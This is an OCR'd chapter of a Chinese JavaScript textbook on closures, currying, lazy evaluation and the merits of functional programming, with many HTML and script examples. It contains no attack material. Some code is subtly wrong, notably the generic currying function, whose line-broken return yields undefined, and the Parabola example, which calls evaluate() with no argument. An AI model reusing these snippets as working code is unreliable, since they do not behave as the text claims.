非动态语言，如 C++的函数在调用时（执行域上）只能访问自身语法域上允许访问的环境，如全局变量和函数、所在对象的属性和方法以及自身的参数和临时变量，这和定义函数时的许可范围一致。动态语言如 JavaScript 的函数不但能够访问语法域上的这些范围，还能够访问它外层环境中的执行域范围，例如：

例 22.1　动态语言的执行域

```
<html>
<head>
   <title>Example-22.1 动态语言的执行域</title>
</head>
<body>
<script>
<!--
//产生随机数的函数
function RandomAlert()
{
   var x = Math.random()
   return function()
   {
       alert(x);
   }
}
var a = RandomAlert();
    //闭包的执行域随函数调用而创建
var b = RandomAlert();
a();    //调用 a，打印出产生的随机数
b();    //调用 b，打印出产生的随机数
//一般情况下，a 和 b 得到的数值不同
-->
</script>
</body>
</html>
```

22.1.3　JavaScript 的闭包——一个体现闭包本质的例子

在程序语言中，所谓闭包，是指语法域位于某个特定的区域，具有持续参照（读写）位于该区域内

自身范围之外的执行域上的非持久型变量值能力的段落。这些外部执行域的非持久型变量神奇地保留它们在闭包最初定义（或创建）时的值（深连结）。

从上面的概念可以看出，闭包通常是在动态语言中才有的概念，它是某些可以访问外部执行域的段落。JavaScript 中的闭包，是通过定义在函数体内部的 function 来实现的。

例 22.1 就是典型的闭包应用，RandomAlert()函数的返回值是一个闭包，a()，b()分别访问了闭包两次被创建时对应的外层 RandomAlert()函数的执行域上的局部变量 x 的值。

闭包这个概念我们之前已经多次提到过，但是一直没有解释清楚。相信你即使看了本节前面两段的解释，仍然还是会觉得有一点困惑。闭包和函数的概念到底有什么相同点和不同点，相信这是大多数读到这里的读者心中最大的疑惑。其实，闭包和函数的关系，应当类似于一种动态和静态、结构和实例的关系，下面再通过一个例子来简单说明：

例 22.2　闭包的本质

```
<html>
<head>
    <title>Example-22.2 闭包的本质</title>
</head>
<body>
<script>
<!--
//A 是一个普通的函数
function A(a)
{
    return a;
}
//B 是一个带函数返回值的函数
function B(b)
{
    return function (){
        return b;
    }
}
var x = A(10);
    //因为 A 除了返回 a 外什么也没做，执行 A()函数后，调用堆栈被销毁
    //没有产生闭包，或者说在调用“瞬间”产生了闭包，然后马上被销毁
var y = B(20);
    //因为 B 返回了一个匿名函数引用，它访问到 B()被调用时产生的环境
    //因此这里产生了一个“闭包结构”(closure 或者 function instance)
    //在它的环境中，b = 20，因此 y()的返回结果是 20
var z = B(30);
    //同样，这里产生了第二个“闭包结构”
    //在它的环境中，b = 30，因此 z()的返回结果是 30
alert(x);    //得到 10
```

```
alert(y()); //得到 20
alert(z()); //得到 30
-->
</script>
</body>
</html>
```

我们说例 22.2 中，y()和 z()的结果不同，因为两次 B()创造的闭包被执行时访问的是不同的 b 值，它正好是分别的调用 B()时 b 被初始化的值。这里最奇怪的地方在于，当 y()和 z()被调用时，B()函数调用已经结束了。如果你有 C++、Java 或者其他什么编程语言的知识，也许你的潜意识里会认为当 B()调用结束时，局部变量 b 的值已经被销毁，但结果却是令人惊讶的，由于被返回的闭包里引用了 B()调用域上的 b 值，所以它并没有随着 B()调用的结束而被销毁。

类似的还有之前我们见到过的例 22.1 和例 4.6，在这里我们再次列出例 4.6：

```
function dice(count, side) //count 定义骰子的数量，side 定义每个骰子的面数
{
    var ench = Math.floor(Math.random() * 6); //+0~+5 的骰子随机变数修正
    //这里返回一个闭包，该闭包的作用是对指定的面数和修正值的骰子进行“投掷”
        return function()
    {
        var score = 0;
        for(var i = 0; i < count; i++)
        {
            score += Math.floor(Math.random() * side) +1;
            }
        return score + ench;
    }
}
var d1 = dice(2,6);  //生成一组 2d6+n 的骰子，其中的 n 为 0~5 的随机数
var d2 = dice(1,20);  //生成一颗 20 面的骰子，带有 0~5 的随机点数修正
```

例 4.6 中，d1、d2 引用的闭包都使用了外部环境中的局部变量 ench 和 side 的值，而这两个局部变量是在 dice()方法才被初始化的，在 dice()调用结束后，它们并没有被销毁。当你调用 d1()和 d2()时，你将会引用到 d1 和 d2 在获取闭包时分别创建的 side 和 ench 值。

> 我通常认为闭包是一种引用结构，至少在 JavaScript 中是这样的。JavaScript 中的闭包（closure），也可以理解为一种“函数实例引用”（function instatnce referer）。

22.2　闭包的特点与形式

闭包，作为一种特殊的结构，有其自身的特点和各种形式。

22.2.1　闭包的内在——自治的领域

闭包的“闭”是指闭包的内部环境对外部不可见，也就是说闭包具有控制外部域的能力但是又能防止外部域对闭包的反向控制。换句话说，闭包的领域是对外封闭的。

闭包的这一个特点不用过多解释，因为 JavaScript 闭包是通过 function 实现的，所以它天然具有基本的函数特征，在闭包内声明的变量，闭包外的任何环境中都无法访问的，除非闭包向外部环境提供了访问它们的接口。例如：

例 22.3　闭包的封闭性

```
<html>
<head>
    <title>Example-22.3 闭包的封闭性</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //我们说匿名函数调用产生一个“瞬时”的闭包
    //因此当调用结束后，私有变量无法访问，并且如果没有外部引用存在
    //内部对象就会被销毁
    //而如果返回了函数，或者被全局引用，则“闭包”被保留了下来
    //闭包中的内容被“有选择”地开放出来
    (function(){
        //封闭的私有域
        var innerX = 10, innerY = 20;
        //开放的公共域
        outerObj = {x : innerX, y : innerY} ;
    })();

    try{
        dwn(innerX); //内部数据无法访问
    }
    catch(ex){
        dwn("内部数据无法访问");
    }
    dwn(outerObj.x); //通过外部接口访问
-->
</script>
</body>
</html>
```

执行结果如图 22.1 所示：




图 22.1　闭包的封闭性

22.2.2　访问外部环境——一个用闭包改变外部环境的例子

我们说，闭包可以访问外部环境，前面我们已经见过闭包读外部环境的例子，事实上闭包不但可以读外部环境，还可以写外部环境。

> 严格来说，外部环境既包括闭包外部的语法域也包括闭包外部的执行域。但是闭包对语法域环境的访问和普通函数一致，因此我们这里主要强调的是闭包对执行域环境的访问。

下面是一个用闭包写外部环境的例子：

例 22.4　闭包改变外部环境

```
<html>
<head>
    <title>Example-22.4 闭包改变外部环境</title>
</head>
<body>
<script>
<!--
//定义一个计数器生成函数，生成某种类型的计数器
function counter(iden, addi)
{
    //闭包“外部”，函数 counter“内部”的参数 iden 的值在闭包被调用的时候会被改变
    return function(){
        //改变 iden 的值
        iden = iden+addi;
        return iden;
```

```
    }
}
//产生一个从 0 开始计数，每次计数值加 1 的计数器
var c1 = counter(0, 1);
//产生一个从 10 开始计数，每次计数值减 1 的计数器
var c2 = counter(10, -1);
for(var i = 0; i < 10; i++){
    //循环计数
    c1();
}
for(var i = 0; i < 10; i++){
    //循环计数
    c2();
}

-->
</script>
</body>
</html>
```

我们说 c1 和 c2 通过调用 counter 构造了两个不同的计数器它们的初值分别是 0 和 10，步长分别是 1 和–1，在调用闭包时，我们用步长改变计数器值 iden，使得计数器的值按照给定的步长递增。

> 上面的例子用面向对象的思想也能够实现，但是用闭包从形式上要比用对象简洁一些，后面我们会看到，实际上我们在上面的例子中用了另外一种和面向对象等同的抽象思想，即函数式（functional）思想。

有趣的是，外部环境的读写和闭包出现在函数体内的顺序没有关系，例如：

```
function createClosure(){
    var x = 10;
    return function()
    {
        return x;
    }
}
```

和

```
function createClosure(){
    function a()
    {
        return x;
    }
    var x = 10;
    return a;
```

```
}
```

的结果是一样的。

22.2.3　闭包和面向对象

我们说，JavaScript 的对象中的私有属性其实就是环境中的非持久型变量，而在构造函数内用 this.foo = function(){...}形式定义的方法其实也是闭包的一种创建形式，只是它提供的是一种开放了“外部接口”的闭包：

例 22.5　闭包和面向对象

```
<html>
<head>
    <title>Example-22.5 闭包和面向对象</title>
</head>
<body>
<script>
<!--
    function dwn(s)
    {
        document.write(s + "<br/>");
    }
    //定义一个 Foo 类型
    function Foo(a)
    {
        function _pC()  //私有的函数
        {
            return a;
        }

        //公有的函数，通过它产生的闭包可以访问对象内部的私有方法_pC()
        this.bar = function(){
            dwn("foo" + _pC() + "!");
        }
    }
    var obj = new Foo("bar");
    obj.bar(); //显示 Foo bar!
-->
</script>
</body>
</html>
```

执行结果如图 22.2 所示：




图 22.2　闭包和面向对象

22.2.4　其他形式的闭包

JavaScript 的闭包不仅仅只有以上几种简单的形式，它还有其他更加“诡异”的形式，例如：

例 22.6　闭包的其他形式

```
<html>
<head>
    <title>Example-22.6 闭包的其他形式</title>
</head>
<body>
<script>
<!--
//测试函数，异步计数
function test()
{
    for (var i = 0; i < 5; i++)
    {
        //如果没有这个闭包，不能得到 0,1,2,3,4 的正确结果
        //因为 setTimeout 是在循环结束后才被“异步”调用的
       (function(j){
          setTimeout(function(){alert(j)}, 100);
        })(i);
    }
}
test();
-->
</script>
</body>
```

```
</html>
```

这个例子我们曾经见到过，function(j){setTimeout(function(){alert(j)}, 100);}是一个闭包，它访问 test()的调用环境，而 function(){alert(j)}也是一个闭包，它又访问由外部闭包提供的环境。这样的闭包使用法经常被用在异步的环境中，用来将特定的引用“绑定”给闭包。例如，下面的用法通过闭包环境绑定修正了事件注册时的“this”指针：

```
button1.onclick =
(function(owner){return function(){button1_click.apply(owner,arguments)}})(button1);
```

回顾一下第 21 章中关于利用闭包修正 this 指针的讨论，这是闭包的一个非常重要的作用。

22.3　不适合使用闭包的场合

我们说，闭包的最大特点是可以访问外部环境的执行域，而这些执行域相对于语法域来说是灵活多变的，这有可能为程序引入额外的复杂度。另外由于执行域被闭包引用，所以返回了闭包的执行域在函数调用结束后，并没有马上被销毁。如果你的程序在执行过程中产生了大量的闭包，而又忘记或者及时销毁它们，就有可能导致程序内存的剧增。

在一些特定情况下需要注意限制闭包的使用。

首先，如果你用来返回闭包的函数是一个非常庞大的函数，而你需要的只是访问这个环境中的一小部分属性，那么你就应该充分衡量一下这么使用的利弊，因为被这个很小的闭包所引用会使得整个调用对象耗费的存储空间不能被及时销毁。

其次，除非你很确定闭包引用被调用时真正访问到的外部执行环境是什么样子，否则最好不要轻易使用闭包。尤其是嵌套使用闭包，因为这样做虽然可能使得程序代码量大大减少，但是极大地增加了程序的逻辑复杂度，因为你如果不能很明确地确定闭包使用时的外部环境是什么样子的，这就意味着当你的程序出现异常情况的时候，排查和修复将会变成一项非常复杂的工作。

22.4　函数式编程

函数式编程是一种和面向对象编程对等的程序设计思想，在某些偏于数学形式的模型中，函数式编程拥有比面向对象编程更大的优势。与面向对象相比，函数式编程天生简洁直接，并且有更高的效率。而且函数式编程和面向对象也并不矛盾，它们的结合有利于我们改善系统的代码和优化结构。

22.4.1　什么是函数式编程

什么是函数式编程？如果你这么直白地询问，会发现它竟是一个不太容易解释的概念。许多在程序设计领域有着多年经验的老手，也无法很明白地说清楚函数式编程到底在研究些什么。函数式编程对于熟悉过程式程序设计的程序员来说的确是一个陌生的领域，闭包（closure）、延续（continuation）和柯里化（currying）这些概念看起来是这么的陌生，同我们熟悉的 if、else、while 没有任何的相似之处。尽管

函数式编程有着过程式无法比拟的优美的数学原型，但它又是那么的高深莫测，似乎只有拿着博士学位的人才玩得转它。

> 这一节有点难，但它并不是掌握 JavaScript 所必需的技能，如果你不想用 JavaScript 来完成那些用 Lisp 来完成活儿，或者不想学函数式编程这种深奥的技巧，你完全可以跳过它们，进入下一章的旅程。

那么回到这个问题，什么是函数式编程？答案很长……

22.4.1.1　函数是第一型

这句话本身该如何理解？什么才是真正的“第一型”？我们看下面的数学概念：

二元方程式 F(x, y) = 0，x, y 是变量，把它写成 y = f(x)，x 是参数，y 是返回值，f 是由 x 到 y 的映射关系，被称为函数。如果又有，G(x, y, z) = 0，或者记为 z = g(x, y)，g 是 x、y 到 z 的映射关系，也是函数。如果 g 的参数 x, y 又满足前面的关系 y = f(x)，那么得到 z = g(x, y) = g(x, f(x))，这里有两重含义，一是 f(x)是 x 上的函数，又是函数 g 的参数，二是 g 是一个比 f 更高阶的函数。

这样我们就用 z = g(x, f(x)) 来表示方程 F(x, y) = 0 和 G(x, y, z) = 0 的关联解，它是一个迭代的函数。我们也可以用另一种形式来表示 g，记 z = g(x, y, f)，这样我们将函数 g 一般化为一个高阶函数。同前面相比，后面这种表示方式的好处是，它是一种更加泛化的模型，例如 T(x,y) = 0 和 G(x,y,z) = 0 的关联解，我们也可以用同样的形式来表示（只要令 f=t）。在这种支持把问题的解转换成高阶函数迭代的语言体系中，函数就被称为“第一型”。

JavaScript 中的函数显然是“第一型”。下面就是一个典型的例子：

```
Array.prototype.each = function(closure)
{
    return this.length ? [closure(this.slice(0, 1))].concat(this.slice(1).each(closure)) : [];
}
```

这真是段神奇的魔法代码，它充分发挥了函数式的魅力，在整个代码中只有函数（function）和符号（Symbol）。它形式简洁并且威力无穷。

[1,2,3,4].each(function(x){return x * 2})得到[2,4,6,8]，而[1,2,3,4].each(function(x){return x-1})得到[0,1,2,3]。

> 函数式和面向对象的本质都是“道法自然”。如果说，面向对象是一种真实世界的模拟的话，那么函数式就是数学世界的模拟，从某种意义上说，它的抽象程度比面向对象更高，因为数学系统本来就具有自然界所无法比拟的抽象性。

22.4.1.2　闭包与函数式编程

闭包，在前面的章节中我们已经解释过了，它对于函数式编程非常重要。它最大的特点是不需要通过传递变量（符号）的方式就可以从内层直接访问外层的环境，这为多重嵌套下的函数式程序带来了极大的便利性，例如下面这段代码：

```
JavaScript:(function outerFun(x){return function innerFun(y){return x * y}})(2)(3);
//innerFun 访问外层的 x
```

22.4.1.3　科里化（Currying）——一个有趣的概念

什么是 Currying？它是一个有趣的概念。还是从数学开始：我们说，考虑一个三维空间方程 F(x, y, z) = 0，如果我们限定 z = 0，于是得到 F(x, y, 0) = 0 记为 F'(x, y)。这里 F'显然是一个新的方程式，它代表三维空间曲线 F(x, y, z)在 z = 0 平面上的两维投影。记 y = f(x, z)，令 z = 0，得到 y = f(x, 0)，记为 y = f'(x)，我们说函数 f'是 f 的一个 Currying 解。

下面给出了 JavaScript 的 Currying 的例子：

例 22.7　Currying（科里化）

```
<html>
<head>
    <title>Example-22.7 Currying</title>
</head>
<body>
<script>
<!--
//这是一个计算 x+y 的函数，但是它和常规函数的不同之处在于
//它是被 Currying 的
function add(x, y)
{
    //当 x,y 都有值的时候，计算并返回 x+y 的值
    if(x!=null && y!=null) return x + y;
    //否则，若 x 有值 y 没有值
    else if(x!=null && y==null) return function(y)
    {
        //返回一个等待 y 参数进行后续计算的闭包
        return x + y;
    }
    //若 x 没有值 y 有值
    else if(x==null && y!=null) return function(x)
    {
        //返回一个等待 x 参数进行后续计算的闭包
        return x + y;
    }
}
//计算 add(3,4)的值，得到 3+4 的结果 7
var a = add(3, 4);
//计算 add(2)的值，得到一个相当于求 2+y 的函数
var b = add(2);
//继续传入 y 的值 10，得到 2+10 的结果 12
var c = b(10);
-->
</s
cript>
</body>
```

```
</html>
```

上面的例子中，b=add(2)得到的是一个 add()的 Currying 函数，它是当 x = 2 时，关于参数 y 的函数，注意到上面也用到了闭包的特性。

有趣的是，我们可以给出任意函数一般化 Currying 的形式，例如：

```
function Foo(x, y, z, w)
{
    var args = arguments;

    //如果函数的形参个数小于实参个数
    if(Foo.length < args.length)
        //返回一个闭包
        return function()
        {
            //这个闭包用之前已经输入的参数和此次输入的参数构成参数调用 Foo 函数自身
            return
                args.callee.apply(Array.apply([], args)
                    .concat(Array.apply([], arguments)));
        }
    else
        //否则对函数求值
        return x + y - z * w;
}
```

22.4.1.4　延迟求值和延续——一个 Fibonacci 无穷数列的例子

惰性（或延迟）求值是一项有趣的技术，考虑下面的代码片断：

```
var s1 = somewhatLongOperation1();
var s2 = somewhatLongOperation2();
var s3 = concatenate(s1, s2);
```

在一个命令式语言中求值顺序是确定的，因为每个函数都有可能会变更或依赖于外部状态，所以就必须有序的执行这些函数：首先是

somewhatLongOperation1，然后 somewhatLongOperation2，最后 concatenate，在函数式语言里就不尽然了。

只要确保没有函数修改或依赖于全局变量，somewhatLongOperation1 和 somewhatLongOperation2 可以被并行执行。但是如果我们不想同时运行这两个函数，还有必要保证有序的执行它们呢？答案是不。我们只在其他函数依赖于 s1 和 s2 时才需要执行这两个函数。我们甚至在 concatenate 调用之前都不必执行它们——可以把它们的求值延迟到 concatenate 函数内实际用到它们的位置。如果用一个带有条件分支的函数替换 concatenate 并且只用了两个参数中的一个，另一个参数就永远没有必要被求值。在函数式语言中，不确保一切都（完全）按顺序执行，因为函数式只在必要时才会对其求值。

例如，在 JavaScript 中，我们可能这么写：

```
function concatenate(s1, s2)
```

```
{
    if(cond1) s1();
    s2();
    ......
}
var s3 = concatenate(somewhatLongOperation1,somewhatLongOperation2);
```

假如 cond1 的条件不满足，那么 somewhatLongOperation1 就不需要被执行，这样从一定程度上强化了程序逻辑的优化潜力。

一个更为有趣的话题是，函数式编程可以定义无穷数据结构，对严格语言来说实现这个要复杂得多。考虑一个 Fibonacci 数列，显然我们无法在有限的时间内计算出或在有限的内存里保存一个无穷列表。在严格语言如 Java 中，只能定义一个能返回 Fibonacci 数列中特定成员的 Fibonacci 函数，在函数式语言中，我们对其进一步抽象并定义一个关于 Fibonacci 数的无穷列表，因为作为一个惰性的语言，只有列表中实际被用到的部分才会被求值。这使得可以抽象出很多问题并从一个更高的层次重新审视它们。（例如，我们可以在一个无穷列表上使用表处理函数）。

下面是一个例子：

例 22.8　Fibonacci 无穷数列

```
<html>
<head>
    <title>Example-22.8 Fibonacci 无穷数列</title>
</head>
<body>
<script>
<!--
    //这个函数我们在例 6.1（2）已经见过了，在这里再次举出来，以体验 functional 的魅力
    function dwn(s)
    {
        document.write(s + "<br/>");
    }

    //“无穷”的菲波纳契数据结构
    function Fib(n, x, y)
    {
        //这里借参数 x,y 来保留前面的计算结果，即菲波数当前数列到 n 的最后两个数值
        //在实际调用中通常并不用到 x、y 这两个参数
        var a = x || 1;
        var b = y || 1;
        if(n == 0) b = a;

        var t;

        //计算菲波数的算法
        for(var i = 2; i <= n + 1; i++)
        {
            t = b;
```

```
            b = a + b;
            a = t;
        }

        var ret = function(n, x, y){
            //构造一个闭包，这个闭包本身包含一个以新起点计算 Fib 值的函数
            x = x || a;
            y = y || b;
            return Fib(n, x, y);
        }

        //重写 valueOf 和 toString，这样在表达式中可以直接对返回的菲波函数自动求值
        //在第五部分我们还会详细讨论到这种用法
        ret.valueOf = ret.toString = function()
        {
            return a;
        }
        return ret;
    }
    var f6 = Fib(6);     //奥妙在这里，f6 是一个新起点的菲波数列函数
    dwn(f6);
    dwn(f6(2));
-->
</script>
</body>
</html>
```

执行结果如图 22.3 所示：




图 22.3　无穷数据结构

上面这个函数的好处是，求出 fn 之后，要计算 fm 只需要计算 fn(m–n)就行了，而且它几乎不需要额外的存储空间。

“延续”（Continuations）是为了解决延迟求值带来的一个不小的副作用。我们说，在精确的函数式程序结构中，延迟求值的结果让我们很难描述函数 somewhatLongOperation1 和 somewhatLongOperation2 之间的依赖关系。如果 somewhatLongOperation1 必须先于 somewhatLongOperation2 被执行那么我们要么无法控制这种必然性（可能会导致潜在的程序逻辑错误），要么会用额外的约定破坏函数式的完备性，幸运的是，函数式的形式可以描述这种依赖关系：

```
var s3 = concatenate(somewhatLongOperation1(somewhatLongOperation2));
```

这，就是“延续”的含义。

或许，对于 Continuations，我们应该找到一个更加合适的中文词汇来翻译，不过其实它的含义并不复杂。我们说，在函数式模型中，子系统 s1 和 s2 没有一种固定的次序关系，而是取决于实际的调用，那么如何来描述系统中的依赖关系呢？答案很简单，当你不能确定 s1 的输出是否在 s2 之前时，要想把 s1 的输出作为 s2 的输入，那么你可以把 s1 系统本身作为 s2 的输入。

22.4.2　函数式编程、公式化与数学模型——一个抛物线方程的例子

同面向对象的“道法自然”相比，函数式更贴近于数学，它是数学王国的代言人。而数学本身，是对自然界的一种“强力的抽象”，所以，一般我们认为，函数式编程表现出比面向对象更强的“抽象性”。

我们说数学是一种“先验”科学，它对自然界的抽象是“与生俱来”的，目前已知的任何自然规律，都近乎完美地服从于数学定律。有意思的是，古往今来，数学定律的发现，往往要先于自然规律的发现。这样看起来似乎违背原离，不像是数学替自然规律说话，倒有点像是自然规律依附于数学王国了，不过，这正是数学魅力的所在。

我们说函数式是公式化的语言，它具有明显的数学特征。例如，在前面的例子中，我们已经见到过，JavaScript 里可以这么定义抛物线方程（族）：

例 22.9　抛物线方程

```
<html>
<head>
    <title>Example-22.9 抛物线方程</title>
</head>
<body>
<script>
<!--
function parabola(a, b, c) //构造抛物线方程
    {
        return function(x)
        {
            return a * x * x + b * x + c;
        }
}
```

```
var p1 = parabola(2,3,4);  //抛物线 y = 2*x^2 + 3*x + 4
alert(p1(15));
-->
</script>
</body>
</html>
```

仔细研究它，你会发现，这种函数定义方式，同数学语言的描述方式几乎完全一致！

这种数学形式上的一致性，在传统的过程式语言中，几乎是无法想象的。如果不利用 JavaScript 的函数式特性，要定义和调用抛物线方程，只能以下面这种丑陋的方式：

```
function parabola(a, b, c, x)
{
    return a * x * x + b * x + c;
}
var y = parabola(2, 3, 4, 15);
```

如果用面向对象来表示，则问题又有一点点差别：

```
function Parabola(a, b, c)
{
    this.evaluate = function(x)
    {
        return a * x * x + b * x + c;
    }
}
var p1 = new Parabola(2,3,4);  //抛物线 y = 2*x^2 + 3*x + 4
alert(p1.evaluate());
```

面向对象把抛物线当作了“对象”，从自然界的角度来讲，这没有什么问题，然而从数学的角度来讲，它把问题复杂化了。抛物线本来就是一个方程（函数），不需要再定义成一个对象，然后用蹩脚的 evaluate()来进行求值。

22.4.3　函数式编程的优点

函数式编程有一些过程式和面向对象所无法比拟的优点，本节将简要介绍这些优点。

以下至 22.4.3 节结束的内容引自《函数式编程另类指南》
原文链接：Functional Programming For The Rest of Us
原文作者：Vyacheslav Akhmechet
翻译：lihaitao (电邮: lihaitao@gmail.com)
校对：刘凯清
引文地址：http://chn.blogbeta.com/232.html

22.4.3.1　单元测试方面的优点

严格函数式编程的每一个符号都是对直接量或者表达式结果的引用，没有函数产生副作用。因为从未在某个地方修改过值，也没有函数修改过在其作用域之外的量并被其他函数使用（如类成员或全局变量）。这意味着函数求值的结果只是其返回值，而唯一影响其返回值的就是函数的参数。

这是单元测试者的梦中仙境（wet dream）。对被测试程序中的每个函数，你只需在意其参数，而不必考虑函数调用顺序，不用谨慎地设置外部状态。所有要做的就是传递代表了边际情况的参数。如果程序中的每个函数都通过了单元测试，你就对这个软件的质量有了相当的自信。而命令式编程就不能这样乐观了，在 Java 或 C++中只检查函数的返回值还不够——我们还必须验证这个函数可能修改了的外部状态。

22.4.3.2　调试方面的优点

如果一个函数式程序不如你期望地运行，调试也是轻而易举。因为函数式程序的 bug 不依赖于执行前与其无关的代码路径，你遇到的问题就总是可以再现。在命令式程序中，bug 时隐时现，因为在那里函数的功能依赖与其他函数的副作用，你可能会在和 bug 的产生无关的方向探寻很久，毫无收获。函数式程序就不是这样——如果一个函数的结果是错误的，那么无论之前你还执行过什么，这个函数总是返回相同的错误结果。

一旦你将那个问题再现出来，寻其根源将毫不费力，甚至会让你开心。中断那个程序的执行然后检查堆栈，和命令式编程一样，栈里每一次函数调用的参数都呈现在你眼前。但是在命令式程序中只有这些参数还不够，函数还依赖于成员变量，全局变量和类的状态（这反过来也依赖着这许多情况）。函数式程序里函数只依赖于它的参数，而那些信息就在你注视的目光下！还有，在命令式程序里，只检查一个函数的返回值不能够让你确信这个函数已经正常工作了，你还要去查看那个函数作用域外数十个对象的状态来确认。对函数式程序，你要做的所有事就是查看其返回值！

沿着堆栈检查函数的参数和返回值，只要发现一个不尽合理的结果就进入那个函数然后一步步跟踪下去，重复这一个过程，直到它让你发现了 bug 的生成点。

22.4.3.3　并行方面的优点

函数式程序无需任何修改即可并行执行。不用担心死锁和临界区，因为你从未用锁！函数式程序里没有任何数据被同一线程修改两次，更不用说两个不同的线程了。这意味着可以不假思索地简单增加线程而不会引发折磨着并行应用程序的传统问题。

事实既然如此，为什么并不是所有人都在需要高度并行作业的应用中采用函数式程序？嗯，他们正在这样做。爱立信公司设计了一种叫做 Erlang 的函数式语言并将它使用在需要极高抗错性和可扩展性的电信交换机上。还有很多人也发现了 Erlang 的优势并开始使用它。我们谈论的是电信通信控制系统，这与设计华尔街的典型系统相比对可靠性和可升级性要求高得多。实际上，Erlang 系统并不可靠和易扩展，JavaScript 才是。Erlang 系统只是坚如磐石。

关于并行的故事还没有就此停止，即使你的程序本身就是单线程的，那么函数式程序的编译器仍然可以优化它使其运行于多个 CPU 上。请看下面这段代码：

```
String s1 = somewhatLongOperation1();
String s2 = somewhatLongOperation2();
String s3 = concatenate(s1, s2);
```

在函数编程语言中，编译器会分析代码，辨认出潜在耗时的创建字符串 s1 和 s2 的函数，然后并行地运行它们。这在命令式语言中是不可能的，因为在那里，每个函数都有可能修改了函数作用域以外的状态并且其后续的函数又会依赖这些修改。在函数式语言里，自动分析函数并找出适合并行执行的候选函数简单的像自动进行的函数内联化！在这个意义上，函数式风格的程序是“不会过时的技术（future proof）”。硬件厂商已经无法让 CPU 运行得更快了，于是他们增加了处理器核心的速度并因并行而获得了四倍的速度提升。当然他们也顺便忘记提及我们的多花的钱只是用在了解决平行问题的软件上了。一小部分的命令式软件和 100% 的函数式软件都可以直接并行运行于这些机器上。

22.4.3.4　代码热部署方面的优点

过去要在 Windows 上安装更新，重启计算机是难免的，而且还不只一次，即使是安装了一个新版的媒体播放器。Windows XP 大大改进了这一状态，但仍不理想（我今天工作时运行了 Windows Update，现在一个烦人的图标总是显示在托盘里除非我重启一次机器）。Unix 系统一直以来以更好的模式运行，安装更新时只需停止系统相关的组件，而不是整个操作系统。即使如此，对一个大规模的服务器应用这还是不能令人满意的。电信系统必须 100%的时间运行，因为如果在系统更新时紧急拨号失效，就可能造成生命的损失。华尔街的公司也没有理由必须在周末停止服务以安装更新。

